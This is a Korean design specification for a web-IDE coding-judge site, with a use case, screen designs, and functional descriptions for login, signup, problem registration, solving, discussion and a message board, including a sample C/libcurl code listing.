
항목	웹IDE코딩 사이트, 문제, 게시글, 댓글		
개요	사용자가 자신이 원하는 문제를 선택하여 문제를 풀이할 수 있다.		
관련 액터	주 액터	사용자(회원, 비회원)	
	보조 액터	관리자, 시스템	
우선 순위	상	중요도	3
		난이도	사용자가 제출한 코드를 컴파일하여 결과를 사용자에게 제공할 수 있는 개발 능력.
선행 조건	사용자가 문제에 대한 자신의 코드를 작성 후 사이트에 제출했을 시 그에 대한 결과 확인 가능.		
후행 조건	인터넷이 지속적으로 연결이 되어 있어야한다.		
시나리오	기본 시나리오	1. 사용자가 임의로 문제를 선택한다. 2. 사용자는 문제를 확인 후 자신이 사용할 언어를 선택한다. 3. 사용자는 자신이 생각한 코드를 사이트에 작성한 후 제출한다. 4. 시스템은 사용자가 작성한 코드를 컴파일한다. 5. 시스템은 컴파일한 결과를 사용자에게 제공한다.	
	대안 시나리오	A1: 사용자의 코드에서 에러가 생겼을 시 1. 시스템에서 컴파일때 생긴 에러메시지를 저장한다. 2. 사용자에게 에러메시지를 사이트를 통해 전달한다. A2:악의적 사용자가 시스템에 무리를 줄 코드를 제출했을 시 1. Docker를 이용하여 해당 컨테이너만 작동을 멈춤으로써 시스템의 안정성을 높인다.	
비기능적 요구사항	성능 - 24시간 기준으로 최소 99%의 정상적인 운용이 가능해야한다. - 사용자가 입력한 알고리즘에 대해 기존에 입력한 데이터가 정상적으로 작동할 수 있어야한다. - 100명의 사용자가 접속한 상태에서 컴파일 결과에 대한 출력은 15초 내로 이루어져야 한다. 유지보수 - 관리자는 새로운 알고리즘 문제를 최소 30분내로 등록할 수 있어야한다. 보안 - Docker를 사용하여 시스템의 안정성을 높인다.		

| 서비스 구성도


서버
AWS Ubuntu 18.04 LTS



| 데이터 흐름도



| 메뉴 구성도



| 화면 설계서



USER ID

PASSWORD

계정이 없으신가요? [회원가입](#)

LOGIN

기능 번호	USER-01
기능 명	로그인
기능 설명	해당 서비스는 회원만 이용 가능한 서비스이다. 서비스를 이용하기 위해 로그인을 한다.
처리 내용	<p>■ 로그인</p> <p>사용자가 입력한 아이디와 비밀번호를 암호화하여 서버로 전송한다. 데이터베이스에서 이와 비교하여 로그인을 처리한다.</p> <p>로그인 실패 시 alert 창을 띄운다.</p> <p>■ 회원가입</p> <p>'회원가입' 문구를 회원가입 페이지로 이동한다.</p>
비고	사용자가 입력한 정보가 데이터베이스에 존재하지 않을 때 폼 하단에 '아이디 또는 비밀번호가 일치하지 않습니다' 경고문구를 출력한다.
요구 사항 명	로그인

| 화면 설계서



회원가입

아이디 필수항목 △ 사용 할 수 없는 아이디입니다.
△ 필수 입력 항목입니다. ☑ 사용 가능한 아이디입니다.

비밀번호 △ 필수 입력 항목입니다.

비밀번호 확인 △ 비밀번호가 일치하지 않습니다.


이름 △ 필수 입력 항목입니다.

자기소개

JOIN

기능 번호	USER-02
기능 명	회원가입
기능 설명	해당 서비스는 회원만 이용 가능한 서비스이다. 아직 사이트 이용자가 아니라면 회원가입을 진행한다.
처리 내용	<p>■ 회원가입</p> <p>사용자가 입력한 정보로 데이터베이스에 회원을 등록한다.</p> <p>회원가입 시 입력한 아이디와 비밀번호는 암호화하여 데이터베이스에 저장한다.</p> <p>필수항목을 입력하지 않았을 경우 해당 항목의 하단에 '필수 입력 항목입니다' 경고 문구를 출력한다.</p> <p>'회원가입' 버튼을 클릭하면 시스템은 사용자가 필수항목을 모두 입력 했는지 확인하고, 회원가입 프로세스를 진행한다.</p>
비고	
요구 사항 명	회원가입

| 화면 설계서



기능 번호	USER-03
기능 명	마이페이지
기능 설명	회원정보를 확인하고 자신의 정보를 수정 할 수 있다.
처리 내용	<p>■ 회원정보 조회/수정</p> <p>입력 필드 우측의 연필 이미지를 클릭하여 정보를 수정한다.</p> <p>사용자가 수정할 수 있는 개인정보는 자기소개/이름/사용자 이미지 이다.</p> <p>■ 회원탈퇴</p> <p>회원탈퇴를 누르면 '정말 탈퇴하시겠습니까?' alert 메시지를 출력하고 확인을 누르면 탈퇴한다.</p> <p>■ 코드조회</p> <p>사용자는 자신이 풀었던 문제의 코드 내역을 조회 할 수 있다.</p>
비고	
요구 사항 명	마이페이지

| 화면 설계서



2842. 유품 배추 LEVEL 3

제출	언어	AC/WA	공개
2020.08.01	Python	✓	○
2020.08.01	C++	✗	X
2020.07.31	C++	✓	○
2020.07.31	Java	✗	X
2020.07.31	C++	✗	X
2020.07.31	C++	✗	X
2020.07.31	C++	✗	○
2020.07.31	C++	✗	X

```


69 pthread_t t_id;
70 curl_global_init(CURL_GLOBAL_ALL);
71
72 // Response를 저장할 구조체 변수
73 ResponseData* responseData = (ResponseData*)malloc(sizeof(ResponseData));
74 memset(responseData, 0, sizeof(ResponseData));
75
76 CURL* curl = initialize(responseData);
77
78 // thread parameter initialize
79 threadParam* tParam = (threadParam*)malloc(sizeof(threadParam));
80 memset(tParam, 0, sizeof(threadParam));
81
82 tParam->responseData = responseData;
83 tParam->curl = curl;
84
85 printf("main\n");
86 printf("curl address: %p\n", curl);
87 printf("tParam curl address: %p\n", tParam->curl);
88 printf("responseData address: %p\n", responseData);
89 printf("tParam responseData address: %p\n", tParam->responseData);
90
91 if(curl != NULL) {
92     /* Header 사용자 정의 HTTP 메소드: create a linked list
93     //curl_slist* responseHeaders = NULL;
94     //responseHeaders = curl_slist_append(responseHeaders, "Accept: */*");
95     //responseHeaders = curl_slist_append(responseHeaders, "Content-Type: application/json");
96
97     curl_easy_setopt(curl, CURLOPT_HTTPHEADER, responseHeaders);
98     curl_easy_setopt(curl, CURLOPT_POSTFIELDS, postData);
99     curl_easy_setopt(curl, CURLOPT_RETURNTRANSFER, 1);
100     curl_easy_setopt(curl, CURLOPT_URL, url);
101     curl_easy_setopt(curl, CURLOPT_TIMEOUT, 10);
102     curl_easy_setopt(curl, CURLOPT_FOLLOWLOCATION, 1);
103     curl_easy_setopt(curl, CURLOPT_MAXREDIRS, 10);
104     curl_easy_setopt(curl, CURLOPT_CONNECTTIMEOUT, 10);
105     curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, write_callback);
106     curl_easy_setopt(curl, CURLOPT_WRITEDATA, responseData);
107     curl_easy_perform(curl);
108     curl_easy_cleanup(curl);
109     curl_global_cleanup();
110     free(responseData);
111     free(tParam);
112     return 0;
113 }
114
115 return -1;
116
117 }
118
119 int main() {
120     pthread_t t_id;
121     threadParam* tParam = (threadParam*)malloc(sizeof(threadParam));
122     memset(tParam, 0, sizeof(threadParam));
123     tParam->curl = curl;
124     tParam->responseData = responseData;
125     pthread_create(&t_id, NULL, thread_func, tParam);
126     pthread_join(t_id, NULL);
127     return 0;
128 }

```

코드를 다른 사용자에게도 공개합니다. ☐

기능 번호	USER-03-03-01
기능 명	선택 풀이 상세조회
기능설 명	사용자가 해당 문제에 대해 풀이시도를 했던 내역 전체를 조회한다.
처리내 용	<p>❗ 출력</p> <p>선택한 문제의 시도 내역 전부를 출력한다.</p> <p>❗ 코드조회</p> <p>테이블의 행을 선택하면 오른쪽 코드 에디터에 해당 기록의 코드를 출력한다.</p> <p>❗ 코드 공개</p> <p>다른 사용자에게도 보이게 표시할 지 여부를 선택한다. 선택한 내용은 바로 테이블에 반영해 화면을 갱신한다.</p> <p>❗ 코드 공유</p> <p>자신이 푼 코드를 외부 사이트에 공유한다.</p>
비고	
요구사 항 명	선택 풀이 상세조회

| 화면 설계서



기능 번호	PRO-01
기능 명	문제 조회
기능 설명	사용자가 문제 난이도(LEVEL)와 알고리즘 분류를 선택해 조건에 맞는 문제를 조회한다.
처리 내용	<p>■ 문제 출력 및 필터링</p> <p>필터 적용을 하지 않으면 모든 문제를 보여주고, 사용자가 문제 난이도(LEVEL)와 알고리즘 분류를 선택하면 조건에 맞는 문제를 조회한다.</p> <p>맞은 문제는 성공, 틀린 문제는 실패 표시를 한다.</p> <p>■ 검색 기능</p> <p>제목과 문제 번호로 검색한다.</p> <p>■ 페이지 전환</p> <p>화면 전환 없이 비동기 처리하여 하나의 페이지 내에서 페이지 전환을 구현한다.</p>
요구 사항 명	문제 조회

| 화면 설계서

문제 등록

번호 2606
 등록확인
중복확인완료
 분류 DFS
 레벨 3

제목 바이러스

제한시간 3

문제 설명

신종 바이러스인 윌 바이러스는 네트워크를 통해 전파된다. 한 컴퓨터가 윌 바이러스에 걸리면 그 컴퓨터와 네트워크 상에서 연결되어 있는 모든 컴퓨터는 윌 바이러스에 걸리게 된다.

예를 들어 7대의 컴퓨터가 <그림 1>과 같이 네트워크 상에서 연결되어 있다고 하자. 1번 컴퓨터가 윌 바이러스에 걸리면 윌 바이러스는 2번과 5번 컴퓨터를 거쳐 3번과 6번 컴퓨터까지 전파되어 2, 3, 5, 6 네 대의 컴퓨터는 윌 바이러스에 걸리게 된다. 하지만 4번과 7번 컴퓨터는 1번 컴퓨터와 네트워크상에서 연결되어 있지 않기 때문에 영향 받지 않는다.

첫째 줄에는 컴퓨터의 수가 주어진다. 컴퓨터의 수는 100 이하이고 각 컴퓨터에는 1번 부터 차례대로 번호가 매겨진다. 둘째 줄에는 네트워크 상에서 직접 연결되어 있는 컴퓨터 쌍의 수가 주어진다. 이어서 그 수만큼 한 줄에 한 쌍씩 네트워크 상에서 직접 연결되어 있는 컴퓨터의 번호 쌍이 주어진다.

등록

테스트케이스

번호 2577 등록확인 △ 등록되지 않은 문제입니다.

입력

150
266
427


출력

3
1
0
2
0
0
0
2
0
0

등록


기능 번호	PRO-03
기능 명	문제 등록
기능 설명	새로운 문제를 등록한다.
처리 내용	<p>■ 문제 등록</p> <p>데이터베이스에 새로운 내용을 등록한다. 문제번호, 제목, 분류와 레벨, 설명, 입력, 출력을 작성한다.</p> <p>등록 버튼을 클릭하면 작성하지 않은 항목이 있는지 검사한다. 모든 항목이 필수 항목이기 때문에 하나라도 작성이 안되었다면 '필수 입력 항목입니다' 경고 메시지를 출력한다.</p> <p>■ 테스트케이스 등록</p> <p>해당 문제에 대한 테스트 케이스를 등록한다. 추가 버튼을 눌러 테스트케이스를 더 추가로 등록할 수 있다.</p> <p>입력, 출력 두 항목 모두 필수 항목이기 때문에 하나라도 작성이 안되었다면 '필수 입력 항목입니다' 경고 메시지를 출력한다.</p>
요구 사항 명	문제 조회

| 화면 설계서






기능 번호	PRO-02
기능 명	문제 풀기
기능 설명	사용자가 문제를 선택하면 보이는 페이지. 웹 IDE에 코드를 작성해 실행시키고, 제출 버튼을 눌러 자신의 코드가 정답인지 아닌지 확인 할 수 있다.
처리 내용	<p>■ 문제 정보 출력</p> <p>데이터베이스에 저장된 문제 설명, 입력, 출력 예시를 출력한다.</p> <p>■ 코드 작성</p> <p>웹 IDE에 문제의 답안 코드를 작성 할 수 있다. 기존에 풀고있던 또는 풀었던 문제는 데이터베이스에 저장된 코드를 불러옴.</p> <p>■ 언어선택</p> <p>상단 드롭다운 리스트로 프로그래밍 언어를 선택한다. 선택한 언어에 따라 IDE 내용도 변경한다.</p> <p>■ 실행/제출</p> <p>‘실행’을 눌러 코드를 실행하고 실행결과 창에 실행결과를 출력한다.</p> <p>‘제출’을 눌러 코드를 제출하면 서버에서 모든 테스트 케이스를 통과하는지 확인하고 결과를 반환한다.</p> <p>반환 한 값에 따라 성공/실패 여부를 상단에 반영한다.</p> <p>■ 토론하기</p> <p>해당 문제에 대해 토론을 할수 있는 채팅창으로 이동한다.</p>
요구 사항 명	문제 풀기

| 화면 설계서



기능 번호	PRO-02-05
기능 명	문제 토론
기능 설명	다른 사용자와 해당 문제에 대하여 자유롭게 얘기를 나눈다.
처리 내용	<p>■ 채팅 조회</p> <p>다른 사용자가 이전에 채팅한 내역을 보여준다</p> <p>■ 채팅 전송</p> <p>자신의 생각을 작성하고 전송버튼을 눌러 채팅에 참여한다.</p>
비고	
요구 사항 명	문제 토론

| 화면 설계서

<div>  문제풀기  자유게시판 </div> <div>  xsuicx 미래의 알고리즘 마스터 김민지입니다. </div> <div>로그아웃</div>			
자유게시판			
<div> <input type="text" value="검색"/> <input type="button" value="제목"/> </div>			
제목	작성자	게시일	문제번호
vscode git 허브 연동 수정	은지	2019.02.26	1904
